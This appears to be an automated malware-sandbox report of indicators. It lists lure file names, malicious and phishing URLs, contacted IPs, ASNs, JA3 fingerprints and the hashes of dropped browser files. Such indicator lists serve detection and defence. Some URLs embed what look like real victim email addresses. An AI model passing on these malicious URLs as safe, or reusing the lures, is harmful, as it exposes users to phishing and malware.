	hvEUyC1xKe.exe	Get hash	malicious	Browse	• ipinfo.io/json

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Bel_61.docx	Get hash	malicious	Browse	• ipinfo.io /84.17.52.74/country
	Autuacao-2305148784007A.exe	Get hash	malicious	Browse	• ipinfo.io/json
	11.12.2020_Siparis54.docx	Get hash	malicious	Browse	• ipinfo.io /84.17.52.25/country
	11.12.2020_Siparis54.docx	Get hash	malicious	Browse	• ipinfo.io /84.17.52.25/country
	document-17564632.xls	Get hash	malicious	Browse	• narumi.mn /ds/041220.gif
	Ctr-975552-xlsx.HtmL	Get hash	malicious	Browse	• svgur.com /i/G6D.svg
	http://agriseccontactconfirme.net/	Get hash	malicious	Browse	• agrisecco ntactconfi rme.net/
	viaseating-666114_xls.HtMl	Get hash	malicious	Browse	• svgur.com /i/G6D.svg
	tetratech-907745_xls.HtMl	Get hash	malicious	Browse	• svgur.com /i/G6D.svg
	ALPHA_PO_16201844580.exe	Get hash	malicious	Browse	• www.techa lsolutions .com/ihj8/?FDHH=7Y4+pKPJnibVimL9gUq42ALZK0no5krx5H+Sygi154h28S9RjfDaT3elUoDzK4fe3JFH&Rl=VtxXE
	reit-sap-liona.doc	Get hash	malicious	Browse	• ipinfo.io/ip
	9kuyl4iQ9G.doc	Get hash	malicious	Browse	• ipinfo.io /84.17.52.40/country
	c2.xlsm	Get hash	malicious	Browse	• ipinfo.io/json
	c2.xlsm	Get hash	malicious	Browse	• ipinfo.io/json
	c2.xlsm	Get hash	malicious	Browse	• ipinfo.io/json
	rZ5UfiNLmu.exe	Get hash	malicious	Browse	• ipinfo.io/json
	Purchase Order.exe	Get hash	malicious	Browse	• www.notar yplusmorel lc.com/ry0g/?6l=g5J3oUukoy2IhvqRrl/k6yx7CFsSAG5srpcAkjk9v+sE+0DvbJhVEYtnYaCQ9+VYLwCX&2d=3f_hLvj0FZ

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
tinyurl.com	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 172.67.1.225
	output.xls	Get hash	malicious	Browse	• 104.20.139.65
	output.xls	Get hash	malicious	Browse	• 104.20.138.65
	output.xls	Get hash	malicious	Browse	• 172.67.1.225
	output.xls	Get hash	malicious	Browse	• 104.20.138.65
	New Avinode Plans and Prices 2021.xls	Get hash	malicious	Browse	• 172.67.1.225
	Shipping Details DHL.xls	Get hash	malicious	Browse	• 104.20.139.65
	Shipping Details DHL.xls	Get hash	malicious	Browse	• 172.67.1.225
	AdviceSlip.xls	Get hash	malicious	Browse	• 104.20.139.65
	Export Order Vene.xls	Get hash	malicious	Browse	• 172.67.1.225
	RQ-10375.xls	Get hash	malicious	Browse	• 104.20.139.65
	RQ-10375.xls	Get hash	malicious	Browse	• 104.20.138.65
	RQ-10375.xls	Get hash	malicious	Browse	• 104.20.138.65
	product_qoute_6847684898.xls	Get hash	malicious	Browse	• 104.20.139.65
	AIRWAY-BILLDELIVERY.xls	Get hash	malicious	Browse	• 104.20.139.65
	products request-list.xls	Get hash	malicious	Browse	• 104.20.138.65
	SecuriteInfo.com.Heur.16160.xls	Get hash	malicious	Browse	• 104.20.138.65

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment_Remittance_Advice_Copy_ref426293.xls	Get hash	malicious	Browse	• 172.67.1.225
	Payment_Remittance_Advice_Copy_ref426293.xls	Get hash	malicious	Browse	• 104.20.139.65
	Payment_Remittance_Advice_Copy_ref426293.xls	Get hash	malicious	Browse	• 104.20.138.65
cdnjs.cloudflare.com	Byrnes Gould PLLC.odt	Get hash	malicious	Browse	• 104.16.19.94
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 104.16.19.94
	PortionPac Chemical Corp..html	Get hash	malicious	Browse	• 104.16.19.94
	COMFAM INVOICE.htm	Get hash	malicious	Browse	• 104.16.18.94
	NeaObwZwzB.exe	Get hash	malicious	Browse	• 104.16.18.94
	1.html	Get hash	malicious	Browse	• 104.16.18.94
	e-card.htm .exe	Get hash	malicious	Browse	• 104.16.18.94
	e-card.jpg .exe	Get hash	malicious	Browse	• 104.16.18.94
	http://https://bit.ly/35cYpiT	Get hash	malicious	Browse	• 104.16.18.94
	http://https://new-fax-messages.mydopweb.com/	Get hash	malicious	Browse	• 104.16.18.94
	http://https://www.food4rhino.com/app/human	Get hash	malicious	Browse	• 104.16.18.94
	http://https://www.food4rhino.com/app/elefront	Get hash	malicious	Browse	• 104.16.18.94
	http://message.mydopweb.com	Get hash	malicious	Browse	• 104.16.18.94
	http://landerer.wellwayssaustralia.com/r/?id=kl522318,Z185223,l521823&rd=www.electriccollisionrepair.com/236:52%20PMt75252n2021?e=#landerer@doriltoncapital.com	Get hash	malicious	Browse	• 104.16.18.94
	http://subreqxserver1132.azurewebsites.net	Get hash	malicious	Browse	• 104.16.18.94
	http://https://lakewooderie.umcchurches.org/verify#Sugar@saccounty.net	Get hash	malicious	Browse	• 104.16.19.94
	http://https://zxcew43nrgjvfejcnwrtjnvfdcsxe3rfc.s3.amazonaws.com/eudjscndfjhvndcsjfergvdcsce34redc.html	Get hash	malicious	Browse	• 104.16.19.94
	Inrialpes-letter.html	Get hash	malicious	Browse	• 104.16.19.94
	http://46.101.152.151/?email=michael.little@austalusa.com	Get hash	malicious	Browse	• 104.16.19.94
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 104.16.18.94
uceniciifbi.ro	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 91.207.103.145
	Ctr-066970-xlsx.HtmL	Get hash	malicious	Browse	• 91.207.103.145
yourjavascript.com	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 5.189.183.184
	Ctr-385096-xlsx.HtmL	Get hash	malicious	Browse	• 5.189.183.184
	Ctr-066970-xlsx.HtmL	Get hash	malicious	Browse	• 5.189.183.184
	migdal-315215_xls.HtMl	Get hash	malicious	Browse	• 5.189.183.184
	Ctr-975552-xlsx.HtmL	Get hash	malicious	Browse	• 5.189.183.184
	viaseating-666114_xls.HtMl	Get hash	malicious	Browse	• 5.189.183.184
	tetratech-907745_xls.HtMl	Get hash	malicious	Browse	• 5.189.183.184
	rooney-eng-598583_xls.HtMl	Get hash	malicious	Browse	• 5.189.183.184
	lorino-106812_xls.HtMl	Get hash	malicious	Browse	• 5.189.183.184
	azklima-584035_xls.HtMl	Get hash	malicious	Browse	• 5.189.183.184
	ciechgroup-551288_xls.HtMl	Get hash	malicious	Browse	• 5.189.183.184
	qnb-062591_xls.HtMl	Get hash	malicious	Browse	• 5.189.183.184
	Ctr-2808985_xls.Html	Get hash	malicious	Browse	• 5.189.183.184
	invoice-116424328690_pdf.htML	Get hash	malicious	Browse	• 5.189.183.184
	Ctr-8602985_xls.Html	Get hash	malicious	Browse	• 5.189.183.184
	Ctr-4085985_xls.htM	Get hash	malicious	Browse	• 5.189.183.184
	Ctr-2408985_xls.htM	Get hash	malicious	Browse	• 5.189.183.184
	Ctr-7632985_xls.hTm	Get hash	malicious	Browse	• 5.189.183.184
	2316428722._xls.HTML	Get hash	malicious	Browse	• 5.189.183.184
	Ctr-6370985_xls.HTm	Get hash	malicious	Browse	• 5.189.183.184

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OVHFR	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 145.239.131.55
	Documentos de pago.PDF.exe	Get hash	malicious	Browse	• 51.195.53.221
	facturas y datos bancarios.PDF_____.exe	Get hash	malicious	Browse	• 51.195.53.221
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 149.202.195.78
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 213.186.33.5
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 142.44.212.169
	Company Docs.exe	Get hash	malicious	Browse	• 54.39.152.114
	AG60273928I_COVID-19_SARS-CoV-2.doc	Get hash	malicious	Browse	• 51.79.161.36
	FQ5754217297FF.doc	Get hash	malicious	Browse	• 51.79.161.36
	FQ5754217297FF.doc	Get hash	malicious	Browse	• 51.79.161.36

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	l0sjk3o.dll	Get hash	malicious	Browse	• 46.105.131.65
	Consignment Details.exe	Get hash	malicious	Browse	• 51.91.31.221
	tEsPDds30F.exe	Get hash	malicious	Browse	• 46.105.131.65
	neidyjzyu.dll	Get hash	malicious	Browse	• 46.105.131.65
	kmqwedm.dll	Get hash	malicious	Browse	• 46.105.131.65
	k4fe4cay.dll	Get hash	malicious	Browse	• 46.105.131.65
	SF24.vbs	Get hash	malicious	Browse	• 51.89.204.178
	CHI TI#U1ebeT GIAO H#U00c0NG DHL.pdf.exe	Get hash	malicious	Browse	• 51.195.53.221
	TNT Delivery Report Notification.exe	Get hash	malicious	Browse	• 51.195.53.221
	Nuevo orden.PDF.exe	Get hash	malicious	Browse	• 51.195.53.221
OVHFR	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 145.239.131.55
	Documentos de pago.PDF.exe	Get hash	malicious	Browse	• 51.195.53.221
	facturas y datos bancarios.PDF_____.exe	Get hash	malicious	Browse	• 51.195.53.221
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 149.202.195.78
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 213.186.33.5
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 142.44.212.169
	Company Docs.exe	Get hash	malicious	Browse	• 54.39.152.114
	AG60273928I_COVID-19_SARS-CoV-2.doc	Get hash	malicious	Browse	• 51.79.161.36
	FQ5754217297FF.doc	Get hash	malicious	Browse	• 51.79.161.36
	FQ5754217297FF.doc	Get hash	malicious	Browse	• 51.79.161.36
	l0sjk3o.dll	Get hash	malicious	Browse	• 46.105.131.65
	Consignment Details.exe	Get hash	malicious	Browse	• 51.91.31.221
	tEsPDds30F.exe	Get hash	malicious	Browse	• 46.105.131.65
	neidyjzyu.dll	Get hash	malicious	Browse	• 46.105.131.65
	kmqwedm.dll	Get hash	malicious	Browse	• 46.105.131.65
	k4fe4cay.dll	Get hash	malicious	Browse	• 46.105.131.65
	SF24.vbs	Get hash	malicious	Browse	• 51.89.204.178
	CHI TI#U1ebeT GIAO H#U00c0NG DHL.pdf.exe	Get hash	malicious	Browse	• 51.195.53.221
	TNT Delivery Report Notification.exe	Get hash	malicious	Browse	• 51.195.53.221
	Nuevo orden.PDF.exe	Get hash	malicious	Browse	• 51.195.53.221
M247GB	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 91.207.103.145
	INVOICE-0966542R.exe	Get hash	malicious	Browse	• 37.120.208.36
	Dekont.pdf.exe	Get hash	malicious	Browse	• 45.141.152.18
	Purchase Order N#U00c2#U00b0 EQ 0010-0121.exe	Get hash	malicious	Browse	• 95.215.225.23
	order_24775.exe	Get hash	malicious	Browse	• 193.29.104.157
	ORDER #0554.exe	Get hash	malicious	Browse	• 37.120.208.37
	LUJZShZCgN.exe	Get hash	malicious	Browse	• 38.132.99.154
	invoice-ID3626307348012.vbs	Get hash	malicious	Browse	• 188.72.124.19
	notepad.exe	Get hash	malicious	Browse	• 38.132.99.154
	e-dekont.html.exe	Get hash	malicious	Browse	• 45.141.152.18
	Dekont.pdf.exe	Get hash	malicious	Browse	• 45.141.152.18
	http:// https://1drv.ms:443/o/s!BOO20WPJLvSjhUtXSLGoCosM9jOh?e=SfrfliZMY0KxwMdDlySRtQ&at=9	Get hash	malicious	Browse	• 37.120.222.117
	QBuWlNpMIc.exe	Get hash	malicious	Browse	• 152.89.162.7
	Quotation #01521.exe	Get hash	malicious	Browse	• 37.120.208.40
	ORDER #0421 pdf.exe	Get hash	malicious	Browse	• 37.120.208.40
	xs1ALnpMCT.exe	Get hash	malicious	Browse	• 194.61.53.10
	0I2ddZZKv7.exe	Get hash	malicious	Browse	• 194.61.53.10
	Q2BZ01fmwK.exe	Get hash	malicious	Browse	• 194.61.53.10
	ndUmkEM8KO.exe	Get hash	malicious	Browse	• 194.61.53.10
	Payment Copy.exe	Get hash	malicious	Browse	• 37.120.208.37

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	#U03bd#U03bf#U0456#U0441#U0435m#U0430#U0456l202114170492f#U0433#U03bfm+19796076561 19796076561.HTM	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	VANGUARD PAYMENT ADVICE.htm	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	PolicyUpdate.htm	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	2CBPOfVTs5QeG8Z.exe	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	#U266b Audio_47720.wavv - - Copy.htm	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	PortionPac Chemical Corp..html	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	l0sjk3o.dll	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	COMFAM INVOICE.htm	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	P396143.htm	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	sfk_setup.exe	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	P166824.htm	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	e-card.htm .exe	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	e-card.jpg .exe	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	Payment.exe	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	Test.HTM	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	mailsearcher32.dll	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145
	mailsearcher64.dll	Get hash	malicious	Browse	• 145.239.131.51 • 104.20.138.65 • 51.91.224.95 • 104.16.19.94 • 91.207.103.145

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{4FDAFE63-560E-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	39512
Entropy (8bit):	1.90771858736825
Encrypted:	false
SSDEEP:	192:rFZyZE2J9WltRsfWtVpMMNPwXdgNPfct6ti5Ls9Wwrr:rLuTJUvRSSVSMNPwXdgNPfoOiNs9Wwrr
MD5:	7DDE680C9698C57B63FE257669BC5AA9
SHA1:	0353B5197066479F784DD54EE450E0F8F2EE514E
SHA-256:	8DF8FB5DFB11D69EB78DCD33DC499038297CFBC9810708F53C5ACB6C4BB75237
SHA-512:	E6F20D22D29ECFDA5CF593B6830197A16D9DCB0011B483AE275D1E8942F25216A701375D47E08D2FA1D7BA93900E891AF605FAB864CEEBA770044FE2F00AF52B
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{4FDAFE65-560E-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	28628
Entropy (8bit):	1.9736653260654429
Encrypted:	false
SSDEEP:	192:r7ZwQI6+kgFjq2BkWFMsYDxDoxtq5Eqg65nTNr:rNJTfghJdGsGxcxtq5Eqg65n9
MD5:	B83CFA6A088558DD416049AB09A4E889
SHA1:	4770131F39C025B1048DADE66CFCA4B2586ECA4C
SHA-256:	26FBE3CD506A09944E109C66D6653526D51465A4639ECF04C92B45982825432B
SHA-512:	8E091B44383E4B8B80AF0DAF5AFF6AE3163CC40C2F7AF6BD5D9C17013A30F2785F9D7804C69EB07C6933BE3921BB69338E71BD81041A1297BA4DBEA33DE311A9
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{4FDAFE66-560E-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5665204476887804
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{4FDAFE66-560E-11EB-90E4-ECF4BB862DED}.dat	
SSDEEP:	48:IwVjGcpr0GwpaGRjG4pQcnGrapbSEorGQpKaUG7HpRBsTGIpG:rHZMQGn6c7BSEoFAafTB4A
MD5:	46057890C2780428393C2C32EEC6B5BF
SHA1:	7417EFAE255763A1C520F01082F9C661E7E3C2A6
SHA-256:	B3252A6336242586C5D7F1C160A55585AB305EC6B770B1BB23A17A72512714FF
SHA-512:	38B99A73D381D783DA466B13FE65D98E30D6D8A2A1D231BFBF93CA352E1AADC3D18FBAB28E8F43A307BE67793B84F8B7235670FB6251C043D73919791D3B614
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.103623552263779
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEMWdnWimI002EtM3MHdNMNxOEMWdnWimI00ObVbkEtMb:2d6NxOISZHKd6NxOISZ76b
MD5:	D7AE5F8DB75556993EE033BB3C7EBCFF
SHA1:	47F2B819A264897B350FE75C1B6EBCFC376A5AE9
SHA-256:	49BE343338521FA8641E7BD7044B87347F5F2E03697832BD9571C0A36263756C
SHA-512:	1FABC5A8AD0D27DC56F45A1E946B30EF1D09BD72DE6E16E11018BEA9DAD975B00F3099062376D4F9327FA64BEE5D7A1F17B52A7DDC4F6320D2BB39F0FAAD4D2
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x26d42ca9,0x01d6ea1b</date><accdate>0x26d42ca9,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x26d42ca9,0x01d6ea1b</date><accdate>0x26d42ca9,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.102559635895826
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kMRbjRbEnWimI002EtM3MHdNMNxe2kMRbjRbEnWimI00Obkak6EtMb:2d6NxrmSZHKd6NxrmSZ7Aa7b
MD5:	BAB04F8C83820922144216F366E8027A
SHA1:	BC8E0040EB44411DBBAC1B154AC62267B778B5A7
SHA-256:	965AFDAC2D54A3C4B9203F74F3F847E91EFA021066D6BF4A57C057058F84FF9F
SHA-512:	4ED43CE139AB8360264FA13C8E6F9BBCAE3067E0631FFE31F1F90615B63213EA507D3409D6C1AEBEC0553999029B47608306503F5648885B4DB480E0D374C7C1
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x26cd05a9,0x01d6ea1b</date><accdate>0x26cd05a9,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x26cd05a9,0x01d6ea1b</date><accdate>0x26cd05a9,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.12064323883657
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLMWdnWimI002EtM3MHdNMNxvLMWdnWimI00ObmZEtMb:2d6Nxv5SZHKd6Nxv5SZ7mb
MD5:	0A2FA849C56CE56970FF5C53E75E2E54
SHA1:	0AD288CE6F7CA8D3835E711D09B219C225A4A90B
SHA-256:	ECB8800F72C484E96B8262ED4756A9D20CD20D7DEF7BCB5DD2E5E61A8E02F0CD
SHA-512:	A16E2C2B99391558340F8C4323BEBEBD5FB5C1D71D78E6685182BC80AD06A43DF940351F4F34F68BEB92A97C9BA889AA06D5624C64C0C2F300916FF8F94C1CEE

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x26d42ca9,0x01d6ea1b</date><accdate>0x26d42ca9,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x26d42ca9,0x01d6ea1b</date><accdate>0x26d42ca9,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.06669514107026
Encrypted:	false
SSDEEP:	12:TMHdNMNxiMjhjKnWimI002EtM3MHdNMNxiMjhjKnWimI00Obd5EtMb:2d6NxwSZHKd6NxwSZ7Jjb
MD5:	36E7619032ED012657907D54D7A5C7EF
SHA1:	0E07A7F0CFC9E0456014712042EE5C3ADBA62B55
SHA-256:	803E8761463F20E0F3B127905361EE8EBA53187B511221EB0807797D5DB824B8
SHA-512:	998BEDD717B135ECFC7A624AFE1769BE5437CEC81A4A9A990001BACB0EA6EBA4D6A01186F8BF9DC02613C8DD6D55CF62D88B8AF48985C34052F8E0321F3C0363
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x26d1ca61,0x01d6ea1b</date><accdate>0x26d1ca61,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x26d1ca61,0x01d6ea1b</date><accdate>0x26d1ca61,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.134724051812653
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwMWdnWimI002EtM3MHdNMNxhGwMWdnWimI00Ob8K075EtMb:2d6NxQsSZHKd6NxQsSZ7YKajb
MD5:	A4466CA88EFBAA7B7E46D44158BF29EB
SHA1:	617B89B0376FCBA04A51B5F65E3EBF8BC6AE70C4
SHA-256:	58BFE3A4807985458E235A4A6DDCF7C5CD0D323B9EBF9AEA4C29FC8E4399E812
SHA-512:	7087465B96E2EDE4A4AE864BB18D9BCB5BAEAA41F0F4F70664269E2365F12E69F75637CFB0CD3B8EA5F4308561AF7C63FBA4FCF2E603127B66E45A663791AFD7
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x26d42ca9,0x01d6ea1b</date><accdate>0x26d42ca9,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x26d42ca9,0x01d6ea1b</date><accdate>0x26d42ca9,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.052073495968335
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nMjhjKnWimI002EtM3MHdNMNx0nMjhjKnWimI00ObxEtMb:2d6Nx0bSZHKd6Nx0bSZ7nb
MD5:	BAA84963960518D81A4E0F0583A9B85A
SHA1:	4EC978BFF200894CDBA1D0A7AAE41A4C78EDE813
SHA-256:	033E76B15CCE25385FB5865D8D14A5896B4279180EB0B3C53AA78B6C5EDFE039
SHA-512:	791A1B130D9FF08D7F876AC4FC8FC4D11BDDFCDDFDFC81F7AEFC5663484A5D4300287F1B0F976680088841BDDC2A1D935A0A46517AF2BEE2FD45108EDA1269A
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x26d1ca61,0x01d6ea1b</date><accdate>0x26d1ca61,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x26d1ca61,0x01d6ea1b</date><accdate>0x26d1ca61,0x01d6ea1b</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.09195528302478
Encrypted:	false
SSDEEP:	12:TMHdNMNxxMjhjKnWimI002EtM3MHdNMNxxMjhjKnWimI00Ob6Kq5EtMb:2d6NxtSZHKd6NxtSZ7ob
MD5:	67C115AF874EEE8D72F97165ECCB3758
SHA1:	ECE93F53B397C78266072C073E5561D0426E41A5
SHA-256:	55D47F622367AD74DD4702B279C2E62D9E6BF0258B9A99137AE88A55596C1FE8
SHA-512:	63574C11024ADD4A8F789C79A6214A94C61B80B17744FE7B05D3676C2EF85A7DB91F864106EC9E470189EFBFB5E67C9411BA415C04B3CEEABAF26E9AC46B36E8
Malicious:	false
Reputation:	low
